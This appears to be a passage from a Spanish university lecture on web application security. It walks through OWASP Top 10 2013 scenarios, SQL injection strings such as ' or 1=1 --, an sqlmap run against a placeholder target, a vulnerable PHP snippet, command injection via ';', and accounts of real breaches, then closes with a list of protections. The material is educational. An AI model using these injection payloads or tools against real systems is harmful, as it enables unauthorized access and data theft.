Si el atacante modifica el parámetro “acct” en su navegador para enviar cualquier número de cuenta que quiera. Si esta acción no es verificada, el atacante podría acceder a cualquier cuenta de usuario, en vez de a su cuenta de cliente correspondiente.

```
http://example.com/app/accountInfo?acct=notmyacct
```

A5 - Configuración de Seguridad Incorrecta

Una buena seguridad requiere tener definida e implementada una configuración segura para la aplicación, marcos de trabajo, servidor de aplicación, servidor web, base de datos, y plataforma.

Todas estas configuraciones deben ser definidas, implementadas, y mantenidas ya que por lo general no son seguras por defecto.

Esto incluye mantener todo el software actualizado, incluidas las librerías de código utilizadas por la aplicación.

A5 - Ejemplos de Escenarios de Ataques

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

Escenario #1: La consola de administrador del servidor de aplicaciones se instaló automáticamente y no se ha eliminado. Las cuentas por defecto no se han modificado. Un atacante descubre las páginas por defecto de administración que están en su servidor, se conecta con las contraseñas por defecto y lo toma.

Escenario #2: El listado de directorios no se encuentra deshabilitado en su servidor. El atacante descubre que puede simplemente listar directorios para encontrar cualquier archivo. El atacante encuentra y descarga todas sus clases compiladas de Java, las cuales decompila y realiza ingeniería inversa para obtener todo su código fuente.

Encuentra un fallo serio de control de acceso en su aplicación.

Escenario #3: El servidor de aplicaciones viene con aplicaciones de ejemplo que no se eliminaron del servidor de producción. Las aplicaciones de ejemplo pueden poseer fallos de seguridad bien conocidos que los atacantes pueden utilizar para comprometer su servidor.

OWASP TOP TEN - 2013

A6 - Exposición de datos sensibles

Muchas aplicaciones web no protegen adecuadamente datos sensibles tales como números de tarjetas de crédito o credenciales de autenticación.

Los atacantes pueden robar o modificar tales datos para llevar a cabo fraudes, robos de identidad u otros delitos.

Los datos sensibles requieren de métodos de protección adicionales tales como el cifrado de datos, así como también de precauciones especiales en un intercambio de datos con el navegador.

A6 - Ejemplos de Escenarios de Ataques

Escenario #1: Una aplicación cifra los números de tarjetas de crédito en una base de datos utilizando cifrado automático de la base de datos. Esto significa que también se descifra estos datos automáticamente cuando se recuperan, permitiendo por medio de una debilidad de inyección de SQL recuperar números de tarjetas en texto claro. El sistema debería cifrar dichos número usando una clave pública, y permitir solamente a las aplicaciones de back-- - end descifrarlo con la clave privada.

Escenario #2: Un sitio simplemente no utiliza SSL para todas sus páginas que requieren autenticación. El atacante monitorea el tráfico en la red (como ser una red inalámbrica abierta), y obtiene la cookie de sesión del usuario. El atacante reenvía la cookie y secuestra la sesión, accediendo los datos privados del usuario.

Escenario #3: La base de datos de claves usa hashes sin salt para almacenar las claves. Una falla en una subida de archivo permite a un atacante obtener el archivo de claves. Todas las claves pueden ser expuestas mediante una tabla rainbow de hashes precalculados.

A7 – Ausencia de Control de Acceso a Funciones

La mayoría de aplicaciones web verifican los derechos de acceso a nivel de función antes de hacer visible en la misma interfaz de usuario.

A pesar de esto, las aplicaciones necesitan verificar el control de acceso en el servidor cuando se accede a cada función.

Si las solicitudes de acceso no se verifican, los atacantes podrán realizar peticiones sin la autorización apropiada.

A7 - Ejemplos de Escenarios de Ataques

Escenario #1: El atacante simplemente fuerza la navegación hacia las URLs objetivo. La siguiente URL requiere autenticación. Los derechos de administrador también son requeridos para el acceso a la página "admin_getappInfo".

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

Si un usuario no autenticado puede acceder a ambas páginas, eso es una vulnerabilidad. Si un usuario autenticado, no administrador, puede acceder a "admin_getappInfo", también es una vulnerabilidad, y podría llevar al atacante a más páginas de administración protegidas inadecuadamente.

Escenario #2: Una página proporciona un parámetro de "acción" para especificar la función que ha sido invocada, y diferentes acciones requieren diferentes roles. Si estos roles no se verifican al invocar la acción, es una vulnerabilidad.

A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)

Un ataque CSRF obliga al navegador de una victima autenticada a enviar una petición HTTP falsificada, incluyendo la sesión del usuario y cualquier otra información de autenticación incluida automáticamente, a una aplicación web vulnerable.

Esto permite al atacante forzar al navegador de la víctima para generar pedidos que la aplicación vulnerable piensa son peticiones legítimas provenientes de la víctima.

A8 - Ejemplos de Escenarios de Ataques

La aplicación permite al usuario enviar una petición de cambio de estado que no incluya nada secreto. Por ejemplo:

http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243

De esta forma, el atacante construye una petición que transferirá el dinero de la cuenta de la víctima hacia su cuenta. Seguidamente, el atacante inserta su ataque en una etiqueta de imagen o iframe almacenado en varios sitios controlados por él de la siguiente forma:

****

Si la víctima visita alguno de los sitios controlados por el atacante, estando ya autenticado en example.com, estas peticiones falsificadas incluirán automáticamente la información de la sesión del usuario, autorizando la petición del atacante.

OWASP TOP TEN - 2013

A9 – Utilización de componentes con vulnerabilidades conocidas

Algunos componentes tales como las librerías, los frameworks y otros módulos de software casi siempre funcionan con todos los privilegios. Si se ataca un componente vulnerable esto podría facilitar la intrusión en el servidor o una perdida seria de datos.

Las aplicaciones que utilicen componentes con vulnerabilidades conocidas debilitan las defensas de la aplicación y permiten ampliar el rango de posibles ataques e impactos.

A9 - Ejemplos de Escenarios de Ataques

Los componentes vulnerables pueden causar casi cualquier tipo de riesgo imaginable, desde trivial a malware sofisticado diseñado para un objetivo específico. Casi siempre los componentes tienen todos los privilegios de la aplicación, debido a esto cualquier falla en un componente puede ser serio. Los siguientes componentes vulnerables fueron descargados 22M de veces en el 2011.

Apache CXF Authentication Bypass-- - Debido a que no otorgaba un token de identidad, los atacantes podían invocar cualquier servicio web con todos los permisos.(Apache CXF es un framework de servicios, no confundir con el servidor de aplicaciones de Apache.)

Spring Remote Code Execution – El abuso de la implementación en Spring del componente "Expression Languaje" permitió a los atacantes ejecutar código arbitrario, tomando el control del servidor. Cualquier aplicación que utilice cualquiera de esas bibliotecas vulnerables es susceptible de ataques.

Ambos componentes son directamente accesibles por el usuario de la aplicación. Otras bibliotecas vulnerables, usadas ampliamente en una aplicación, puede ser más difíciles de explotar.

OWASP TOP TEN - 2013

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

A10 – Redirecciones y reenvios no validados

Las aplicaciones web frecuentemente redirigen y reenvían a los usuarios hacia otras páginas o sitios web, y utilizan datos no confiables para determinar la página de destino.


Sin una validación apropiada, los atacantes pueden redirigir a las víctimas hacia sitios de phishing o malware, o utilizar reenvíos para acceder páginas no autorizadas.

Fuente: https://www.owasp.org/images/5/5f/OWASP_Top_10_-_2013_Final_-_Español.pdf

Demo de Ataques

Ataques a mecanismos de autenticación

- **Obtención usuario y clave con diccionarios o fuerza bruta (http://www.hoobie.net/brutus/)**



Ataques de Entrada no Validada

- **Saltear la validación del lado del cliente**
- **Modificación de atributos enviados por el servidor**
- **Explotar buffer overflows**
- **Canonización (../..)**
- **Ejecución de comandos**
- **Inyección de comandos SQL**
- **Otros**

Inyección de comandos SQL

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

Técnica para explotar aplicaciones web que no validan la información suministrada por el cliente, para generar consultas SQL maliciosas. Existen infinidad de aplicaciones vulnerables en la red.

Utilizar esta técnica puede no ser tan sencillo como aparenta. Si no se presta atención, se puede creer que no es vulnerable una aplicación que lo es. Debemos chequear cada parámetro de cada script de cada aplicación.

Inyección de comandos SQL

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

Ej:

SELECT id FROM usuarios WHERE user='$f_user' AND password='$f_pass';

Problema:

¿Qué pasa si $f_user= "' or 1=1 --"?

Ejemplos de Inyección de comandos SQL

- *;* **para ejecutar múltiples queries**
- -- **para comentar el final del query**
- **construcciones del tipo** *´ or ´´=´*
- **Construcciones del tipo** *numero or 1=1*
- **Usar** UNION
- **ojo con xp_cmdshell() en MS SQL Server**

http://www.cgisecurity.com/lib/advanced_sql_injection.pdf
http://www.cgisecurity.com/lib/more_advanced_sql_injection.pdf
http://www.cgisecurity.com/lib/SQLInjectionWhitePaper.pdf

sqlmap

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

```
$ python sqlmap.py -u "http://target/vuln.php?id=1" --batch
        _
 ___ ___| |_____ ___ ___  {1.0-dev-4512258}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 15:02:07

[15:02:07] [INFO] testing connection to the target URL
[15:02:07] [INFO] heuristics detected web page charset 'ascii'
[15:02:07] [INFO] testing if the target URL is stable. This can take a couple of
 seconds
[15:02:08] [INFO] target URL is stable
[15:02:08] [INFO] testing if GET parameter 'id' is dynamic
[15:02:08] [INFO] confirming that GET parameter 'id' is dynamic
[15:02:08] [INFO] GET parameter 'id' is dynamic
[15:02:08] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable (possible DBMS: 'MySQL')
```

Considere el siguiente código PHP

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

```
[PHP]
# el ataque depende del estado
# de la conf de magic_quotes en PHP
$url=sanitize($url);
$url = urldecode($_REQUEST['url']);
$query = "INSERT INTO tbl_links (type, url)
VALUES(1, '$url')";
```

- **Un atacante puede saltear el mecanismo de magic_quotes, utilizando "%27" para representar un apóstrofe.**
- **"%27" sera decodificado como ' por la función urldecode(), y se produce el ataque.**

Inyección de comandos

- **A veces, las aplicaciones invocan comandos externos a través de un intérprete de comandos. Según la forma de invocarlos, es posible que un usuario malicioso logre ejecutar un comando externo distinto al esperado. Ej: uso del caracter “;” en unix o “&” en windows.**

Manejo de estado de sesiones. Ataques

- **Cookie-poisoning**

- **Cuando un atacante utiliza esta técnica, generalmente es alguien que ya tiene acceso a la aplicación. El atacante modifica la cookie y se la reenvía al servidor. Como la aplicación no espera que la cookie cambie, es posible que procese esta cookie “envenenada”. Esto produce el cambio de campos de datos como puede ser el precio de un producto o la identidad del usuario.**

- **http://www.cgisecurity.com/lib/CookiePoisoningByline.pdf**


Cross-Site scripting

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA


- **Técnica para explotar aplicaciones web que no validan la información suministrada por el cliente, para lograr ejecutar código de scripting (VBScript, JavaScript) en el contexto de otro sitio web.**

  – Persistente: el atacante puede inyectar código de scripting en una página del sitio de forma persistente, de manera tal que el código agregado por el atacante es ejecutado por el navegador web de cualquier usuario que visita la página web
  – No persistente: la inyección ocurre en un parámetro de la aplicación (por ejemplo en la URL) y sólo es posible explotarla cuando le enviamos ciertos datos a la aplicación.

Cross-Site Scripting: Ejemplo




Captcha



Ref: http://www.mcafee.com/us/resources/white-papers/foundstone/wp-attacking-captchas-for-fun-profit.pdf


Atacando a los clientes

- **Aparición frecuente de fallas en los navegadores que permiten ejecutar código arbitrario en el cliente, tomando el control parcial o total del equipo.**



Atacando a los clientes

- **Pero no alcanza con actualizar el navegador....**



Atacando a los clientes

Description of the attack

On January 14, 2010 McAfee Labs identified a zero-day vulnerability in Microsoft Internet Explorer that was used as an entry point for Operation Aurora to exploit Google and at least 20 other companies. Microsoft has since issued a security bulletin and patch.

Operation Aurora was a coordinated attack which included a piece of computer code that exploits the Microsoft Internet Explorer vulnerability to gain access to computer systems. This exploit is then extended to download and activate malware within the systems. The attack, which was initiated surreptitiously when targeted users accessed a malicious web page (likely because they believed it to be reputable), ultimately connected those computer systems to a remote server. That connection was used to steal company intellectual property and, according to Google, additionally gain access to user accounts. Learn more.

What is McAfee doing to protect customers?

Upon learning of the attack, researchers at McAfee Labs delivered malware detection; behavioral and content signatures; web security, IPS, and IP security updates; product configuration suggestions; and advice on the McAfee Labs blog.

McAfee Global Threat Intelligence, our real-time, "in-the-cloud" data collection system for both known and emerging threats across all key threat vectors, monitors the web for exploits and hot spots related to Operation Aurora and other threats, and immediately delivers protection to McAfee products. Learn more.

Estos ataques ocurren!

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

Hacker Offers Insight On Sony PSN Breach

Thursday, May 19, 2011

Contributed By:
Headlines

In late April, Sony announced that the company's PlayStation network servers had been hacked, exposing the records of more than 70 million customers.

During the course of the investigation, Sony discovered that the company's Online Entertainment network had also been compromised, exposing another 25 million customer records.

Sony has yet to release details on the intrusion, but security experts are describing the assault as characteristic of a sophisticated Advanced Persistent Threat operation carried out over several months that exploited multiple vulnerabilities to ultimately gain access to the most sensitive areas of Sony's networks.

"The depths they went indicates that this hack wasn't arbitrary," said Kyle Adams, a former hacker and currently the lead architect at Mykonos Software.

The goal of the operation was most likely to access private customer data including login credentials, billing information, and credit card details.

"They perceive value in the site they're going after. There's a whole lot of value in the data Sony had. There's always a buyer out there," said Adams.

The breaches forced Sony to shut down both the PSN and Online Entertainment networks. Sony has since been the subject of a great deal of criticism regarding the company's delay in notifying authorities and customers of the exposure of account details, as well as for alleged security lapses leading to the breach.

Dr. Gene Spafford offered Congressional testimony that Sony was running outdated and obsolete software on the PlayStation and Online Entertainment Networks, leaving the systems extremely vulnerable to attack. Sony has since denied the allegations.

Estos ataques ocurren!

DEPARTAMENTO DE COMPUTACION
Facultad de Ciencias Exactas y Naturales - UBA

CNET › News › Security & Privacy › Adobe hacked, 3 million accounts compromised

Adobe hacked, 3 million accounts compromised

The massive attack exposes customer names, encrypted credit or debit card numbers, expiration dates, and other information relating to customer orders.

by Rachel King | October 3, 2013 2:31 PM PDT

Follow @rachelking

Adobe announced on Thursday that it has been the target of a major security breach in which sensitive and personal data about millions of its customers have been put at risk.

Brad Arkin, senior director of security for Adobe products and services, explained in a blog post that the attack concerns both customer information and illegal access to source codes for "numerous Adobe products."

A few examples include Adobe Acrobat, ColdFusion, and the ColdFusion Builder. However, as far as the source code is concerned, Adobe assured that there is no "increased risk to customers as a result of this incident."

Protección

Todos los mecanismos vistos hasta ahora:

- Deshabilitación de servicios y cuentas no utilizados.
- Actualización de S.O. y aplicaciones (parches).
- Uso de “buenas” contraseñas.
- Utilización de Firewalls.
- Chequeo de integridad de aplicaciones y S.O.
- Back-ups periódicos.
- Análisis periódico de logs.
- Verificación periódica de servicios activos y vulnerabilidades presentes.
- Desarrollo seguro. Validación de datos de entrada.
- Concientización de los usuarios.
- Cifrado del tráfico.
- Definición y uso de Políticas y Procedimientos.
- Jails, Control de acceso mandatorio, etc.